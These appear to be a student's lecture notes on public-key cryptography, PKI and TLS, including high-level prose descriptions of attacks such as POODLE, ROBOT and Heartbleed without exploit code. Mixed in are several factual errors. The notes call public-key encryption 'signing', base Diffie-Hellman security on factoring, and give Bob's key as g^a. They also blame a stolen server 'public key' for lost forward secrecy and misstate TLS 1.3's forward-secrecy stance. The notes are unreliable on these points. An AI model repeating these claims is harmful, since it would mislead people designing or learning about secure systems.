- It's computationally hard, so for the large messages isn't the best way (hash functions)
- To guarantee the **integrity**, we sign the message to guarantee the authenticity
- **non-repudation**, namely the sender cannot deny having sent the message

Public Key Cryptography - Basic Idea

Use 2 keys: one to encode and the other to decode such that they're mathematically related although knowledge of one key doesn't allow someone to easily determine the other key, even if you know one of the two keys, you can't infer anything about the other one.



The secret key should be protected in the hands of who are in title of use it, instead the public key doesn't need to be protected, but can be widely distributed. It doesn't matter which key is applied first, but that both keys are required for the process to work. The order just defines the property that you want to guarantee.

Confidentiality Alice wants to send a message to Bob

1. A asks to B for his public key
2. B sends his public key to A
3. A encrypt the message using the public key of B (sign the message)
4. A sends the resulting chiper text to B
5. Only B it will be able to decrypt the message with his secret key (No one else)

In this scenario we are only guaranteeing confidentiality, for Bob there is no way to get another level of assurance about the received message is really coming from Alice.

4.8.1 Asymmetric Encryption - RSA

RSA, namely **R**ivest, **S**hamir, **A**dleman

- Used in hundreds of software products and can be used for key exchange, digital signatures, or encryption of small blocks of data
- Used in hundreds of software products and can be used for key exchange, digital signatures, or encryption of small blocks of data
- Mathematical "trick" of RSA: relatively easy to compute products compared to computing factorizations
- RSA uses a variable size encryption block and a variable size key
- Key-pair is derived from a very large number, n, that is the product of two prime numbers chosen according to special rules
  - Primes may be 100 or more digits in length each, yielding an n with roughly twice as many digits as the prime factors
  - An attacker cannot determine the prime factors of n (and the private key) from this information alone and that is what makes the RSA algorithm so secure
  - The ability for computers to factor large numbers, and therefore attack RSA scheme, is rapidly improving and systems today can find the prime factors of numbers with more than 200 digits
  - Nevertheless, if a large number is created from two prime factors that are roughly the same size, there is no known factorization algorithm that will solve the problem in a reasonable time

RSA - Factorization

RSA is working in this way:

- Take 2 large prime numbers (100 digits) **p**, **q**
- Multiply these 2 numbers, obtaining **N**,the *modulus* $N = p * q$
- Choose a third number **e** relative prime to $(p-1)*(q-1)$
- Find **d**, $d * e = 1 \quad mod(p-1)*(q-1)$, so d is the inverse of $mod\ e$
- Set the **public key** to N,e
- Set the **private key** to d

RSA - A Recent Problem

You should be very careful in picking the 2 primes for the modulus operations that allows you to derive the private and the public key, otherwise you're in trouble. There was an hw device that generates a pair of keys, inserted in a smart card. The keys generation was implemented in a wrong way and the factorization of the primes was possible in some situations

RSA - Integrity

How to guarantee integrity - Sender

1. You take the message
2. You run the message through the **hash function**
3. You get the digest, a very compact summary of the message
4. The digest is passed to the **signature algorithm** (secret key of the sender to encrypt)
5. You get the resulting chiphertext, called a signature
6. You attach this signature to the original message
7. This pair is the overall message that will be send

At that point, if you want confidentiality you can encrypt the pair (signature and message) with the public key of the receiving entity.

How to check integrity - Receiver

1. You receive the pair and then you extract the first part of the message
2. You run it through the same hash function that generated the signature and you will get the digest
3. You take the signature and you decrypt with the public key of the sender
4. You get the original digest

Only if the two digest obtained are equal, integrity is guarantee.

Considerations If you use this schema and combine it with the usage of public keys the resulting message, it isn't a good idea, because if the message is very large, you are in trouble (public key chipers are very very slow).

4.8.2 DH Diffie & Hellman

- After RSA algorithm was published, D&F came up with their own algorithm
- DH is used for secret-key exchange only, not for authentication or digital signatures

DH - Idea

You can take one of the 2 primes that generate that particular large prime, as the private key. Even knowing the public key, since is very very difficult factorize large primes, it is also hard to get the private key back.

DH - Scenario

1. Alice fixes a large (random) number **a** (will be the exponent)
   - this is Alice's **private key**
2. Alice computes $A = g^a mod(p)$
   - this is Alice's **public key**
3. Exchanges the public key with Bob
4. Computes $K_A = g^{(a*b)} mod(p)$
   $K_A = B^a mod(p)$

1. Bob fixes a large (random) number **b** (will be the exponent)
   - this is Bob's **private key**
2. Bob computes $B = g^a mod(p)$
   - this is Bob's **public key**
3. Exchanges the public key with Alice
4. Computes $K_B = g^{(b*a)} mod(p)$
   $K_B = A^b mod(p)$

DH - Overview

- **a** & **b** are kept **secret** (private keys)
- **A** & **B** are **openly shared** (public keys)
- Even if A & B are shared through an insecure channel, it is almost impossible to get a & b, because of the computation effort needed
- After exchanging A & B they are able to compute K_B & K_A, which will be equal

DH - Security Considerations

- There is a "MITM" attack, where **C**, sits in the insecure channel between A & B.
- C can pretend with Alice to be Bob and negotiate a key, in the same way C pretend to be Alice with Bob and negotiate another key.
- At that point C can pretend to be Alice with Bob and Bob with Alice.
- The problem is the certainty that the message is really coming from Alice or Bob
- There is no authenticity of the origin of the messages
- We need a way to bind the public key with the identity of sender

5 Cryptology Applicaiton

5.1 Public Key Cryptography

PKC - Pros & Cons

Pros

- **Private key is only known by the owner** (less risk)
- confidentiality by encrypting with Receiver's Public key
- Non-Repudiation by encrypting with Sender's Private key

Cons

- **Algorithms are 2 – 3 orders of magnitude slower than those for symmetric encryption**
  - Typically used in an initial phase of communication and then secret keys are generated for bulk encryption
- How are Public keys made available to the other people?
- There is still a problem of Authentication:
  - Assurance that the sender of information is provided with proof of delivery and the recipient is provided with proof of the sender's identity, so neither can later deny having processed the information
- Who ensures that the owner of a key pair is really the person whose real life is "Alice"?

Mitigation the Cons

- **Digital signature** A data item that vouches the origin and the integrity of a message
- Usage of digital signatures:
  - The originator of a message uses the Private Key to sign the message and sends it together with its digital signature to a recipient
  - The recipient uses the Public Key of the sender to verify the origin of the message and that it has not been tampered with while in transit

Digital Signature

Digital signature is done using **public key cryptography** with **hash function**.




Figure 5.1: Combination of PKC and Hash Function

1. Starting from a message
2. Apply the hash function o the message
3. Obtain the digest
4. Encrypt with the Private Key to obtain the signature

This signature can be **send** over a channel, and once it is in the receiving side

1. Decrypt using Public key of the sender to obtain the **expected digest**
2. The message is proccessed by the hash function to obtain the **actual digest**
3. Compare the *actual* and the *expected* digest
4. If they are identical, we can claim that the message we received has not been tampered with and in this way we guarantee non-repudiation and integrity

Problem with Digital Signature

The main weakness of this schema is in the root of it, we don't have any guarantee that there is the correct binding between the identity of the *entity sending* the message and the *public key* that is been used to check that this particular message that is been received is really associated with the right identity.

- Even assuming hash functions are not a source of security issues, there is still a problem linked to the "Real Identity" of the signer:
  "Why should I trust who the Sender claims to be?"
- In other words
  Who guarantees that the one using the key is entitled to do so?

5.2 Public Key Infrastructure

PKI guarantees the righ association between the **entity** with the **public key**.

5.2.1 PKI - Overview

Main requirement

- The **authenticity of the binding** between the identity and the public key
  - A might receive a digital signature on message M supposedly generate by party B using its private key but where the signature is generated by party C
  - A would verify the signature using C's public key thinking it's using B's key
- It should be possible to **verify the validity of the binding**

Satisfying these requirements is done by setting up **Public Key Infrastructure**.

Certificates

To guarantee the binding between the identity and public key there're several approches:

1. Using certificates as **Bulletin boards**, in which there is a list of the public key and the identity associated with
   - Of course you need to trust the entities that operates the values copies of the bulletin boards.
2. **Hardcode** the public key in the software that is being produced
   - Tipically done when developing IoT applications and services
   - There are some vulnerabilities because the code can be reverse engineered
3. Use **Digital Certificates** originated by Trusted Third Party (TTP), that are certificate authorities that create the binding

Digital Certificate

Binding between **entity's Public Key** and the **Attributes** concerning its identity.
They contain: **issuer**, **subject**, **subject public key**, **issuer digital signature**, etc.
The format of this certificate is **X.509**, a particular complex format that can be use for easy machine processing.

- The entity can be a Person, a Hardware Component, a Service, etc.
- A Digital Certificate is issued (and signed) by someone
- Usually the issuer is a **Trusted Third Party** (TTP)
  also called **Certificate Authority** (CA)
- Indeed, TTPs should be trusted, we should trust the digital certificates they're issuing


5.2.2 PKI - Entities

A PKI is an arrangement that binds public keys with respective identities of entities (like people and organizations), an entity must be uniquely identifiable within each CA domain on the basis of information about that entity.

- The binding is established through a process of registration and issuance of certificates at and by a **Certificate Authority (CA)** (Automated or manual process depending on the level of assurance)
- The most important PKI role is assigned to the **Registration Authority (RA)** that assures valid and correct registration, it is responsible for accepting requests for digital certificates and authenticating the entity making the request. For example:
  - There is certificate request that is issued by the web server admin
  - After creating a pair of private and public key, send this certificate request creation to RA including only the public key (private key never leaves the web server) and some info about who the admin is and the fact that he is able to control that particular web server
  - Check the identity of the administrator
- A third-party **Validation Authority (VA)** can provide a validaty information on behalf of the CA
  - Certificate distribution system = repository for certificates (e.g., LDAP) + **Certificate Revocation List** (CRL), DB that contains the certificates black list

Obtaining a Certificate in detail

1. User generates a Public and Private key-pair or is assigned a key-pair by some authority in their organization
2. User first requests the certificate of the CA Server
3. The CA responds with its Certificate including its Public Key and its Digital Signature signed using its Private Key



4. User gathers all information required by the CA Server to obtain its certificate; e.g., User-A email address, fingerprints, etc. that the CA needs to be certain that User-A claims to be who she is
5. User sends a certificate request to the CA consisting of her Public Key and additional information. The certificate request is signed by User-A's Private Key.
6. CA gets the certificate request, verifies User-A's identity and generates a certificate for User, binding her identity and her Public Key. The signature of CA verifies the authenticity of the Certificate
7. CA issues the certificate to User-A.

5.2.3 PKI - Some Requirements

- Standardized naming mechanism for parties
- Parties should be able to prove to TTP that they own a given identity
- TTPs need to check that parties own a given identity
- TTPs must be trustworthy in issuing certificates only to the "right" parties
  - The last three points above are subject to law and regulations
  - In the past, TTPs were involved in incidents resulting in certificates issued to the "wrong" parties
  - As a result, Google and other companies lunched a platform for checking "certificate transparency" that is able to monitor and audit certificates
  - Idea → several logs keep trace of the issued certificates (track the activities)
- Relying parties shall be able to check the time validity window against available time sources to avoid that an attacker can use an expired certificates whose associated private key he or she has compromised
- Relying parties needs reliable and timely source of information about the status of the certificates
- *Is the certificate still valid or has it been revoked for some reason?*
- Typically this is done by either
  - distributing lists of revoked certificates (called Certificates Revocation Lists)
  - the relying parties with the TTP that the certificate that it intends to use is still valid (this is done via the Online Certificate Status Protocol, OCSP)
- CRLs perform the **validity check** locally but there can be time windows in which the check are not updated because of the synching time required to distribute updated versions
- OCSP (Online Certificate Status Protocol) requires high bandwidth availability because checks are not performed locally but the checks are always up to date
  - It provides an API to check that a certain certificate is not in the CRL
- We have to pay attention to implement libraries that allow the client (in particular the browser) to parse the certificate
- There is an infinite regression problem about the guaranteeing that a particular certificate is certified by the real CA, because it should be guarantee by another certificate (Higher level), but also for this one should be the same assurance problem.

5.3 SSL & TLS

SSL = Secure Sockets Layer

- Developed by Netscape in mid 1990s
- SSLv2 now deprecated; //SSLv3 still widely supported

TLS = Transport Layer Security.

- IETF-standardised version of SSL
- TLS 1.0 = SSLv3 with minor tweaks, RFC 2246 (1999)
- TLS 1.1 = TLS 1.0 + tweaks, RFC 4346 (2006)
- TLS 1.2 = TLS 1.1 + more tweaks, RFC 5246 (2008)
- TLS 1.3 = major changes + removed insecure features, RFC 8446 (2018)

SSL = Secure Sockets Layer.

- Originally shipped in Netscape Navigator 1.1
- Developed as a way to secure communications between the client and server on the web

TLS = Transport Layer Security

- De facto standard for Internet security
- Same SSL protocol design, different algorithms
- "The primary goal of the TLS protocol is to provide privacy and data integrity between 2 communicating applications"
- In practice, used to protect information transmitted between browsers and Web servers

The lock icon near URL textbox means that your browser has succesfully checked the authenticity and the validity of the certificate of the web server that you have contacted

5.4 TLS in Client-Server Architectures

5.4.1 Client - Server Architecture & TCP

- It is an architecture of a computer network in which **many** clients request and receive service from a **centralized** server
- Clients provide an interface to allow a computer user to request services of the server and to display the results the server returns
- Servers wait for requests to arrive from clients and then respond to them
- Servers typically provide a standardized transparent interface to clients so that these need not be aware of the specifics of the system that is providing the service
- The Transmission Control Protocol (TCP) establishes a two-way connection between a server and a single client; it provides reliable byte stream transmission of data with error checking and correction, and message acknowledgement

5.4.2 Client - Server Architecture & Transport Layer Protocol

- A client or server application interacts directly with a transport layer protocol to establish communication and to send or receive information
- The transport protocol then uses lower layer protocols to send or receive individual messages
- A computer needs a complete stack of protocols to run either a client or a server
- The transport layer protocol provides transparent transfer of data between end systems (also called end points) using the services of the network layer (e.g., TCP/IP)

TLS combines both cryptography:

TLS Client-server - Public Key Cryptography

It uses **Handshake Protocol** to:

1. Negotiate cipher suite
2. Authenticate
3. Establish keys used in the Record Protocol

TLS Client-server - Symmetric Cryptography

It uses **Record Protocol** to provides confidentiality and integrity/authenticity of application layer data using keys from Handshake Protocol


5.5 TLS

5.5.1 TLS - Overview

Handshake protocol
Use PKC to establish a shared secret key between the client and the server.

Record protocol

- Use the secret key established in the handshake protocol to protect communication between the client and the server
- Focus on the handshake protocol



5.5.2 TLS Additional Protocols


TLS Change Cipher Protocol It is used

- to change the encryption being used by the client and server
- as part of the handshake process to switch to symmetric key encryption.

TLS Alert Protocol The primary use is to report the cause of failure Examples: invalid messages received, messages that cannot be decrypted, connections closed

5.5.3 TLS - In a Nutshell

- Two parties: client and server
- Negotiate version of the protocol and the set of cryptographic algorithms to be used
  - Interoperability between different implementations of the protocol
- Authenticate client and server (optional)
  - Use digital certificates to learn each other's public keys and verify identities
- Use public keys to establish a shared secret



STEP 1 - Client Hello The Client Hello message contains:

- The **version** of the **protocol** that the client wants to use
- List of supported **cipher suite**, that is a set of algorithms that helps a secure network connection that using TLS/SSL

TLS cipher suite

- A cipher suite is a set of algorithms that help secure a network connection that uses TLS
- Usually, it includes:
  1. a key exchange & encryption algorithm
  2. a message authentication code (MAC) algorithm
     - it is a short piece of information used to authenticate a message
     - i.e. to confirm that the message came from the stated sender (authenticity) and has not been tampered in transit (integrity)
  3. They can include signatures to help authentication
- Available hundreds of cipher suites that contain different combinations of algorithms

STEP 2 - Server Hello The server hello message contains:

- chosen **protocol** and **cipher suite** (supported by both parties);
- **session ID**: a freshly-generated value that will identify the new session
  - A *session* is a series of interactions between two communication end points that occur during the span of a single connection
  - The session begins when the connection is established at both end points and terminates when the connection is ended.

STEP 3 - Certificate & Key Exchange Another message to client with the certificate

- **Certificate**: If *requested*, the server must send a X.509 certificate
- **Server Key Exchange** = message sets the **premaster secret** that will be later used to generate the Master Secret
- **Certificate Request**(optional): a non-anonymous server can send this message if it requires the client to be authenticated [More details at 5.5.4]
  - It is impossible to manage all the certificates that would be needed for the clients that operate there (It generates a lot of overhead)
  - A possible use usage scenario is the transaction of a large amount of money

STEP 4 - Client Answer The client provides the certificate that the server asked for, in the case of the server did it (it's optional), then it will check the certificate that has been provided by the server (Verify the *authenticity* and the *validity* of the server certificate)

- **Certificate**: If the client has *received* a Certificate Request message, it must send a X.509 certificate
- **Client Key Exchange** = message sets the **pre-master secret** that will be later used to generate the master secret
- **Certificate Verify**: message that provides explicit verification of the client certificate
- Client sends the server a **finished message**, which is encrypted with the secret key, indicating that the client part of the handshake is complete.

For the TLS 1.2 the encryption mechanisms used are RSA or Diffie-Hellman (DH is better)

On Pre-Maseter and Master Secret

- The pre-master key/secret is the value obtained from the key exchange
  - Example: when using Diffie-Hellman, the pre-master secret is $g^{(ab)} mod \quad p$
- Depending on the cryptographic parameters, the size of pre-master keys can vary
- To simplify the generation of session keys, it is important to identify a fixed-length value from which to derive what we call master secret/key whose length is fixed and equal to 48 bytes The master secret is derived from the pre-master key by using a Pseudo Random function (PRF), i.e. an efficient and deterministic function which returns a pseudorandom output indistinguishable from random sequences
  - Main difference w.r.t. pseudorandom number generators is that they can accept any input data
- From the master secret both client and server derive multiple session keys by using again the PRF: half of the session keys is used for message integrity and the other half for message confidentiality. Principle:
  - don't use the same key for both encryption and signing/message authentication

STEP 5 - Completion of the Algorithm

- **Change Cipher Spec** = message (a single byte of value 1) sent by both parties. Once received, the participant transitions to the agreed cipher suite.
- **Finished** = generated by hashing the entire handshake and sent by both parties. It is used to signal the completion of the algorithm.

STEPS 6-7 Exchanging Messages - RECORD PROTOCOL
For the duration of the TLS session, the server and client can now exchange messages that are **symmetrically encrypted** with the shared secret key.

5.5.4 TLS Handshake Operations Details

How TLS provides authentication?

- For **server** authentication, the client uses the server's public key to encrypt the data that is used to compute the secret key. The server can generate the secret key only if it can decrypt that data with the correct private key.
- For **client** authentication, the server uses the public key in the client certificate to decrypt the data the client sends during step 4 of the handshake. The exchange of finished messages that are encrypted with the secret key (steps 6 and 7 in the overview) confirms that authentication is complete.
- If *any* of the authentication steps fail, the *handshake fails* and the *session terminates*.
- The exchange of digital certificates during the SSL or TLS handshake is part of the authentication process.

How TLS provides confidentiality?

- Use a combination of symmetric and asymmetric encryption to ensure message privacy
- During the TLS handshake, the TLS client and server agree an encryption algorithm and a shared secret key to be used for one session only.
- All messages transmitted between the client and server are encrypted using that algorithm and key, ensuring that the message remains private even if it is intercepted.
- SSL/TLS supports a wide range of cryptographic algorithms
- Because SSL and TLS use asymmetric encryption when transporting the shared secret key, there is no key distribution problem.

How TLS provides integrity?

- SSL and TLS provide data integrity by using a Message Authentication Code (MAC)
- Use of TLS does ensure data integrity, provided that the CipherSpec in the channel definition uses a suitable hash or MAC algorithm (MD5 and SHA1 are discouraged)

What happens during certificate verification?

There are several levels of *certificate authorities* connected to the top level CA. The lower level receives the certificates from the top one (Hierarchical chain of thrust).
In steps 3 and 4, the TLS client verifies the server's certificate, and the TLS server verifies the client's certificate. There are four aspects to this verification:


1. The digital signature is checked
2. The certificate chain is checked in case of intermediate CA certificates
3. The expiry and activation dates and the validity period are checked
4. The revocation status of the certificate is checked

5.5.5 MAC - Message Authentication Code

A message authentication code (MAC) is a tag used to confirm that the message came from the stated sender (authenticity)

- has not been tampered with (integrity)
- The MAC allows verifiers to detect any changes to the message content

A MAC algorithm is a family of cryptographic functions – parameterized by a symmetric key – that can be used to provide data origin authentication, as well as data integrity, by producing a MAC on arbitrary messages.
We want to provide integrity also in the *record protocol*:
The symmetric chipher can only guarantee secrecy and not integrity, so it is malleable: when someone intercept your message, it won't be able to extract the content about the plaintext from the chipher text, but if it changes just a bit, you won't recognize the edit, it means that there is no integrity.
A solution could be to complement the usage of *block chiphers* like AES with *mechanisms* that allow the receiver to know if the message was been tumpered. This is solved by **MAC**.
The idea is similar to *signature*, applying hash function to encryp the message with a key.



MAC functions are similar to hash functions but have different security requirements:
MACs are similar to digital signatures but differ in that MACs are both generated and verified by using the **same key**.

5.6 TLS Vulnerabilities - Attacks

There are security issues, based on the design itself of the protocol:
For example to guarantee *backword compatibility*, because for example client with old config still needs to use the server (but weak cipher suites). Moreover there are *logical flaws*, a set of logical loop holes that can be use to "trick" both client and server. Anothe problem is the *implementation of libraries* that contain bugs (i.e. OpenSSL)

5.6.1 Reply Attacks & Nonce

- ClientHello and ServerHello also contain 32-byte nonces (28 random values + 4 time encoding.

- **Nonce** are important for security to prevent session replay attacks forcing reuse of session keys. A nonce is an arbitrary number that can be used just once in a cryptographic communication.

- Typically, it is a (pseudo-)random number issued by one of the parties in a protocol to ensure that old communications cannot be reused in replay attack

- Without the server's nonce and client's nonce an attacker could reuse a previously generated login message to authenticate as the client

5.6.2 RC4NOMORE

NOMORE is acronym for **N**umerous **O**ccurrence **MO**nitoring & **R**ecovery **E**xploit.
Remember that RC4 is a stream cipher whose software implementation is straightforward (it consists of shuffling the elements stored in an array of bytes and not bit after bit)

- Until 2017 one of the most widely used cipher in deployments of TLS (record protocol)

- In 2013, there were first evidence of the fact that RC4 was weak because an attacker can guess certain values of the key stream...

- In 2015, the exploitation of such biases was shown possible in practice and in 2017 the RC4NOMORE attack showed the practicality of discovering repeated text in messages such as tokens used for authentication


- These tokens are called cookies and are widely used in web applications

- The idea is to use the weaknesses in the RC4 cipher to speed up the guessing of a token so that the attacker can authenticate as the victim

The attack takes an average of 52 hours to succeed and a maximum of 75 hours.
With client-server interaction you have a message that contains the cookies, the server remember the same cookies for the entire session. So the idea is that you can guess a cookie, the code injected in the browser is exactly making this guess, but if you guess wrong, the server'll reject your request.

5.6.3 Poodle

Namely, **P**adding **O**racle **O**n **D**owngrade **L**egacy **E**ncryption.
It exploits two features:
some servers/clients still **support** SSL 3.0 for backward compatibility with legacy systems and a **vulnerability** in SSL 3.0 related to block padding.



Attack idea It's similar to the BEAST (Browser Exploit Against SSL/TLS)

1. The client initiates the handshake and sends a list of supported SSL/TLS versions
2. Attacker intercepts the traffic, performing a man-in-the-middle attack and impersonates the server until the client agrees to downgrade the connection to SSL 3.0
3. At this point, the attacker can exploit a weakness in one of the block ciphers (namely, the Cipher Block Chaining mode with padding) supported by SSL 3.0 to guess cookies and other sensitive information

5.6.4 Bleichenbacher Attack & Robot

- Specifically, Bleichenbacher presented an attack on RSA encryption exploiting the padding which in turn allows a man-in-the-middle adversary against SSL to recover the pre-master secret and thence the application keys (when RSA is used to exchange the session key and not Diffie-Hellman as we have seen before)
- The weakness is that the server **answers to ciphertext with wrong padding** saying that this is the case while it answers positively when the padding is correct an attacker can guess messages and as soon as the server says that one is correctly padded, he/she knows to be on the right track to guess the plaintext
- TLS incorporates an ad hoc fix to mitigate this attack, namely decryption failures are hidden from the attacker or, equivalently, the server answers correctly and incorrectly padded messages in the same way
- ROBOT = Return Of Bleichenbacher's Oracle Threat
- In 2017, we have witnessed the return after almost 20 years of the same type of vulnerabilities based on different server behaviors when RSA cryptography fails
- We just mention that the authors created a tool to systematically scan TLS servers and check their behavior in presence of RSA failures

Takeaways:The best mitigation is to deprecate the use of RSA for key exchange in TLS!

5.6.5 Heartbleed

- Found in the heartbeat extension of the popular OpenSSL library used to keep a connection alive as long as both parties are still there
- The client sends a heartbeat message to the server with a payload that contains data and the size of the data (and padding)
- The server must respond with the same heartbeat request, containing the data and the size of data that the client sent
- If the client sent false data length, the server would respond with the data received by the client and random data from its memory to meet the length requirements specified by the sender
- The problem that they wanted to solve is about the client-server connection, because once the session is expired, you have to repeat another time the same activity, and in the server side is computationally heavy
- Random data from server memory can be the private key of the server, credentials, sensitive documents, credit card numbers, emails, ...

5.6.6 Vulnerabilities in a Nutshell

- Over time, weaknesses of some ciphers may become known and they should be deprecated as soon as cryptographers say that they are no more safe to use since "attacks can only get better"
  - Example: biases in the key stream generation of RC4 has lead to RC4NOMORE attack
- Sometimes the problem is not a weakness in the ciphers but how the cipher is used that make the resulting ciphertext amenable to so called covert channel attack, i.e. the normal behavior of a system may leak information about the data being processed in unintended/unexpected ways
  - Example: a TLS server reacting in different ways to wrong or correct padding used in combination with RSA can reveal some information about the content of messages (in particular those parts that are repeated in every message such as authentication tokens) and is the basis of Bleichenbacher's attack and its variants such as ROBOT
- Sometimes the problem is the combination of a weak cipher and a glitch in the logic underlying the exchange of messages, i.e. in parts of the protocol
  - Example: the possibility of inducing the selection, during renegotiation, of a cipher whose weaknesses an attacker knows how to exploit in order to extract plaintexts (e.g., authentication tokens) as it is the case in the POODLE attack exploiting weaknesses in block ciphers used in particular modes of operation


5.6.7 Mitigations

- Once identified, the above vulnerabilities (as well as many others) were patched or mitigations were suggested
- Several problems can be avoided by proper configuration of the TLS server
- However, configuring such servers is not easy, especially by IT professionals without proper training and expertise in security issues
- To assist this task, automated tools are available that, given the URL of the TLS server, return a list of potential vulnerabilities
- One such tool is TLSAssistant which besides identifying potential vulnerabilities can also provide suggestions on how to fix them or automatically produce fixes to the configuration

5.7 TLS 1.3

- Clean up: Remove unsafe or unused features of the 1.2 TLS version
- Security: Improve security with respect to modern techniques (automated tools that are able to automatically do a performance analysis of the protocol)
- Privacy: Encrypt more of the protocol
- Performance: 1-RTT and 0-RTT handshakes
- Continuity: Backwards compatibility (Legacy system should be still included)

5.7.1 Differences between TLS 1.2 Vs TLS 1.3



1 - Handshake is shorter

1. TLS 1.3 Handshake needs **less messages** to get the client-server connection
    - At the beginning of the handshake the client sends the hello message and also all the cryptographic parameters
    - This is so because **only one** handshake method or key-exchange method is supported in 1.3, it s a *variant* of D-F exchange protocol with ephemeral key
        - This reduces the number of messages to exchange during the handshake since there is no more need to agree on how to derive the session key
        - This makes the protocol more secure against covert channel attacks such as those based on Bleichenbacher's weakness
        - More secure above means that Bleichenbacher's attacks are still possible even though TLS 1.3 **doesn't** support the weak key exchange mechanism (RSA)
2. in TLS 1.2 you have **2 possible ways to negotiate the key** (D-F or RSA)

If someone breaks the server, you are in trouble: if an attacker recorded all the messages exchanged between a certain client and the server, and it is able to steal the *public key* of the server, then all the messages that are encrypted with the session key that has been encrypted with that the public (stolen key) can be decrypted.
This is a violation of one of the main properties about key exchange: **Forward secrecy**

2 - 0/1 round-Trip time (0/1-RTT)

- TLS relies on key exchanges to establish a secure session
- In earlier versions, keys could be exchanged during the handshake using one of two mechanisms: a static RSA key or a Diffie-Hellman key
- In TLS 1.3, RSA has been removed, along with all static (non-PFS) key exchanges, while retaining ephemeral Diffie-Hellman keys
- In addition to eliminating the security risk posed by a static key, which can compromise security if accessed illicitly, relying exclusively on the Diffie-Hellman family allows the client to send the required cryptographic parameters for key generation already included in its "hello"
- By eliminating an entire round-trip on the handshake, this saves time and improves overall site performance
- This modality is called "one round-trip time" (1-RTT)
- In addition, when accessing a site that has been visited previously, a client can send data on the first message to the server by leveraging pre-shared keys (PSK) from the prior session
- This modality is called "zero round-trip time" (0-RTT), a way to improve the efficency

3 - Reduce the Number of Supported Cipher Suites

For 1.2 we have more than 100 possible combinations of cipher suites, concerning the **symmetric key**, the **algorithms** for the record protocol, the **block cipher** and also the **hash functions** used to generate signatures. In 1.3 they have reduced to only 5 cipher suites, the cryptographic primitives that were supported in 1.2 and then were discovered to be vulnerable and to have weaknesses, were eliminated:

- TLS_AES_128_GCM_SHA256
- TLS_AES_256_GCM_SHA384
- TLS_CHACHA20_POLY1305_SHA256
- TLS_AES_128_CCM_SHA256
- TLS_AES_128_CCM_8_SHA256

TLS 1.3 includes support only for algorithms that currently have no known vulnerabilities, including any that do **not** support *Forward Secrecy*

5.7.2 What is Forward Secrecy

- *Forward secrecy* or *perfect forward secrecy* is a feature of specific key agreement protocols that gives assurances that session keys will not be compromised even if long-term secrets used in the session key exchange are compromised
- For HTTPS the long-term secret is typically the private signing key of the server
- Forward secrecy protects past sessions against future compromises of keys or passwords
- By generating a unique session key for every session a user initiates, the compromise of a single session key will not affect any data other than that exchanged in the specific session protected by that particular key
  - his by itself is not sufficient for forward secrecy which additionally requires that a long-term secret compromise does not affect the security of past session keys
- For the case of RSA, this is violated, if the private key of the server is leaked, then there is a message contains all the session keys that have been exchanged between the client and the server, using the RSA key exchange. If the private key is known, you can decrypt that message, encrypted with the public key of the server, so you have all the session keys negotiated in the past.

5.7.3 Ephemeral Diffie-Hellman

If the client and the server generate secrets, that are the exponent, and this exponent is the same of another session, then they derive the same session key.
This is the problem. With the same parameters an attacker will extend the session with the same session key for all the sessions.
